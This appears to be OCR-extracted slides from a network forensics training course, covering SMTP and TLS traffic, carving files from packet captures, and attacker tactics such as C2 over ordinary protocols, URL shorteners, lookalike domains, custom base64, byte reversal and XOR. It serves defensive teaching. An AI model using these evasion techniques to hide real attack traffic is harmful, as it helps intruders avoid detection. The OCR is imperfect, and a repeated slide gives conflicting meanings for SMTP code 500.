    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
    Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
    Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
```

SMTP

SMTP – Commands

- HELO/EHLO (EHLO for ESMTP)
- MAIL FROM
- RCPT TO
- DATA
- STARTTLS
- RSET
- QUIT


SMTP – Reply codes

- 220 – SMTP Service Ready
- 221 – Service Closing
- 250 – Requested action taken and completed
- 354 – Start message input and end with… (<CR><LF>.<CR><LF>)
- 421 – Service unavailable
- 450 – Failed, Mailbox unavailable
- 500 – Command Aborted (server error)

SMTP – Reply codes

- 220 – SMTP Service Ready
- 221 – Service Closing
- 250 – Requested action taken and completed
- 354 – Start message input and end with… (<CR><LF>.<CR><LF>)
- 421 – Service unavailable
- 450 – Failed, Mailbox unavailable
- 500 – Syntax Error
- 550 – Failed, Mailbox unavailable (common to see this in spam traffic)
  - *550 The mail server detected your message as spam*


SMTP in Action



ICMP

ICMP

- RFC 792 – Echo Request (8), Echo Reply (0) – September 1981
  - "The data received in the echo message must be returned in the echo reply message."



Common Protocols in the Environment

- FTP (Active/Passive) – TCP 21/20 (Calculated Data Ports)
- SSH – TCP 22
  - SSHv1, SSHv2
- SMB – TCP 139/445 (445 for later versions)
  - SMBv1, SMBv2, SMBv3
- RDP – TCP 3389
- NTP – UDP 123
- SNMP – UDP 161/162
  - SNMPv1, SNMPv2c, SNMPv3

CHECKPOINT

File Carving


- Easy
- Easier
- Hard

File Carving

- But wait! Let's talk disk forensics for a moment…
- Filesystem Attributes
- What's a filename anyways?

File Carving - Wireshark

File -> Export Objects -> <Select Protocol>



File Carving - Zeek

The “yolo” method:

zeek –Cr <file.pcap> /usr/local/zeek/share/zeek/policy/frameworks/files/extract-all-files.zeek

File Carving – Old School

- Up hill, both ways, in 6 feet of snow…

```
JVBERi0xLjYNJeLjz9MNCjQzODYgMCBvYmoNPDwvRmlsdGVyL0ZsYXRlRGVjb2RlL0ZpcnN0IDM3
My9MZW5ndGggMjMzNi9OIDM4L1R5cGUvT2JqU3RtPj5zdHJlYW0NCjX6JWQQXnxeJVQWmSiQX69q
YS2VMcDe7LqXczMDe7dYiHYIlnGAY9iRMpXpSAdbaH2wdVVS45by6R8vQIu9Kn1vce53Kk/nbCpb
G/NCCiEivPycg/BAZWWJnXATt0DYdM45sXd7YJw/MN/4RXGx6reBEG5igEpjCYRpIqMSTdso3Y8c
WNcCjFwKDEuTbqFcsD+CdWlpA+bJ0hft+qLecgUS/ssziQUAUB017kzhMuxxO7y5H7ZN+JPP8G7l
Waf1lyj8SnEom0asWBiGvSte+qZtD9KmaVpu6ktWF3Q0Oru7UoeHZlPg5azkeiukunYiYmTQzohH
GonZPtOfczwGi+ByqDRcp38He231NUFUQElaAeV2ljqN1OlQ//bk4ouUjRuSKGdGVgJCcLMkSc8X
KYU59y0sAbvc5Nx499+CpSs9YzTJ4OgkdNSI2fxGcs/iuujkUek57N8495meeZXnWGoB3tvRvpZc
9ea5AMsHf9S1XCs1MqhzEDpPscy+MqrvQvSplWTWP+A8FCglb9IRPR8rlH2ndSlMQWU3yvXztOt+
T3bLxi3B7N4d31CtCTDKT8hLttQLGtClwUAjyQHx6S/eK+LVk1iUu1IG4JTDc+++/xh2riZn+fzH
6rm+CKgHaZMIBqpV/CszbxNELlCBzAkO1yxDaY9d4Zi7O6AazdWYlMo4uxFqh2wsk3OKH3IcpKPj
K7knZRQterxe13IfSS3h9wz1PNspdTBxMfHnGTpvsNKclbfw6cZaTGXZ//CCSzahxWVvRRuLzwF4
voGsx0ELNy1O6oR8ls2hv1ASSaEFpaVFTTK3RIPmM43Dmp3uNFqKDwCrfckLNHWILClIyCp7eMk7
IK+wAR+stjpiUsGKKl/IYvmGGXx/Bw+LOfufbJu/Kik0hJ5qj+RM4JSYuJM9EwDglsZBlUzXCozr
Gt/ujTc4qrMd3SDtwj8T6MT6otjbfTxPNAXfPJOuyZoq8sjziBIVkSa6luSnMzFZBX7mSDornoPz
CZDFvcj/TQaYew6AE9t84jiFHI3y0s1rQW+tGLsrMQs+pGbuUDMoEptv10byjY4XqO0OzjnXuXmd
JH+ftyH1b0hyVOSaKaEcJy7bNA1HH15Z35tYMBIej0bd+4ULxecJwJo61TsLhgZ1iwMFNaro41gs
AoztoiXoHUISx3HUuzmD2zuuICK6qAZiu/hul9iRYM1hKdHQy23MGZDY+oALAvOgcCD3EEZE/m4q
M7WyZez/dvhIBFlT2233Ztu6f6zttmkU/1WkUXjV4EdHh54VCbaUWP1X2lO0uisSqK3WJ8YrTe1s
Ydk4nsmjOnIA5VGoBQqBqtvRpBLR2L08Bw1DZBAbFw+w82ZRy6h3TifAMsqEdkYQjltGn29YNcQT
```

```
00000000: 2550 4446 2d31 2e36 0d25 e2e3 cfd3 0d0a  %PDF-1.6.%......
00000010: 3433 3836 2030 206f 626a 0d3c 3c2f 4669  4386 0 obj.<</Fi
00000020: 6c74 6572 2f46 6c61 7465 4465 636f 6465  lter/FlateDecode
00000030: 2f46 6972 7374 2033 3733 2f4c 656e 6774  /First 373/Lengt
00000040: 6820 3233 3336 2f4e 2033 382f 5479 7065  h 2336/N 38/Type
00000050: 2f4f 626a 5374 6d3e 3e73 7472 6561 6d0d  /ObjStm>>stream.
00000060: 0a35 fa25 6410 5e7c 5e25 5416 9928 905f  .5.%d.^|^%T..(._
00000070: af6a 612d 9531 c0de ecba 9773 3303 7bb7  .ja-.1.....s3.{.
00000080: 5888 7608 9671 8063 d891 3295 e948 075b  X.v..q.c..2..H.[
00000090: 687d b075 5552 e396 f2e9 1f2f 408b bd2a  h}.uUR...../@..*
```

cat b64 | base64 –di | xxd


```
ndfir@ndfir-box:~/labs/0010$ cat base64.extracted | base64 -di | xxd |less
ndfir@ndfir-box:~/labs/0010$
```

Lab 0010 – Carving Files out of PCAPS

Attacker Techniques & Tactics

- ATT&CK Framework
- Redirection/Shorteners
- Doppelganger Domains
- Encoding/Obfuscation
- Encryption
- Protocol Abuse

MITRE ATT&CK - CnC

Tactic

TA0011: Command and Control

Techniques

T1071 – Application Layer Protocols

T1071	Application Layer Protocol	Adversaries may communicate using application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.001	Web Protocols	Adversaries may communicate using application layer protocols associated with web traffic to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.002	File Transfer Protocols	Adversaries may communicate using application layer protocols associated with transferring files to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.003	Mail Protocols	Adversaries may communicate using application layer protocols associated with electronic mail delivery to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
.004	DNS	Adversaries may communicate using the Domain Name System (DNS) application layer protocol to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

MITRE ATT&CK – CnC

Tactic

TA0011: Command and Control

Techniques

T1001 – Data Obfuscation

T1001.003 – Protocol Impersonation

T1001	Data Obfuscation	Adversaries may obfuscate command and control traffic to make it more difficult to detect. Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, or impersonating legitimate protocols.

.003	Protocol Impersonation	Adversaries may impersonate legitimate protocols or web service traffic to disguise command and control activity and thwart analysis efforts. By impersonating legitimate protocols or web services, adversaries can make their command and control traffic blend in with legitimate network traffic.

Attacker Techniques & Tactics

- Redirectors
- Shorteners

```
GET /2ZbDEny HTTP/1.1
Host: bit.ly
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Sat, 18 Sep 2021 13:33:30 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 124
Cache-Control: private, max-age=90
Location: http://pizzabuytheslice.com/meatballz
Set-Cookie: _bit=l8idxu-f91e316082f46b3f0f-00J; Domain=bit.ly; Expires=Thu, 17 Mar 2022 13:33:30 GMT
Via: 1.1 google
```

Attacker Techniques & Tactics

- Doppelgangers
  - Doppelgangers.com
  - D0ppelgangers.com
  - Doppelgangers.com
  - Dopelgangers.com
  - Doppelgamgers.com
  - Doppelganger.com


Attacker TTP's – Encoding & Obfuscation

- Base64
- Custom B64
- Reverse the Bytes
- Carrier Files (Files embedded in other files)

Attacker TTP's – Encoding & Obfuscation

- Base64 versus Custom Base64:
- Thequickbrownfoxjumpoverthelazydog | base64
- VGhlcXVpY2ticm93bmZveGp1bXBvdmVydGhlbGF6eWRvZw==
  - A-Za-z0-9+/=
- l6xBsnlFoSJysCZTrCpLu6FRrn1LtClOt6xBr65WumhLpM==
  - 0-9a-zA-Z+/=

Attacker TTP's – Encoding & Obfuscation



Attacker TTP's – Encoding & Obfuscation


Reverse the bits…

```
00006b04 00 00 00 00 00 00 00 00 03 40 C4 10 00 06 86 64 00 00 .........@.....d..
00006b16 45 50 00 00 00 00 00 00 00 00 9B 95 BD FB 68 63 69 52 EP............hciR
00006b28 9B 95 BD FA 9A 97 D6 EF 9B 95 BD FA 9B 6A D6 EF 9B 95 ..............j....
00006b3a BD F9 9A 90 D6 EF 9B 95 BD F8 9A 9D D6 EF 9B 95 BD F9 ..................
00006b4c 9A 96 D6 EF 9B 95 BD EA 9A 91 D6 EF 9B 95 BD F2 9A 94 ..................
00006b5e D6 EF 9B 95 BD D3 9B 94 BD FB 9B 95 BD FD 9B 06 C5 F2 ..................
00006b70 9B 95 BD FB 9B 95 BD FB 9B 95 BD FB C8 FB DC BF 00 00 ..................
00006b82 00 00 00 00 00 24 0A 0D 0D 2E 65 64 6F 6D 20 53 4F 44 .....$....edom SOD
00006b94 20 6E 69 20 6E 75 72 20 65 62 20 74 6F 6E 6E 61 63 20  ni nur eb tonnac
00006ba6 6D 61 72 67 6F 72 70 20 73 69 68 54 21 CD 4C 01 B8 21 margorp sihT!.L..!
00006bb8 CD 09 B4 00 0E BA 1F 0E 00 00 00 E8 00 00 00 00 00 00 ..................
00006bca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................
00006bdc 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 ...........@......
00006bee 00 B8 00 00 FF FF 00 00 00 04 00 00 00 03 00 90 5A 4D ..............ZM
00006c00
```

Attacker TTP's – Encryption

- XOR the ways…
  - Single Byte
  - Null & Key Escaping
  - Rolling
- Native Algorithms
  - RC4
  - Etc…


Attacker TTP's – Protocol Abuse



```
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 MZ..............
00000012 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 ......@...........
00000024 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................
00000036 00 00 00 00 00 00 E8 00 00 00 0E 1F BA 0E 00 B4 09 CD ..................
00000048 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D !..L.!This program
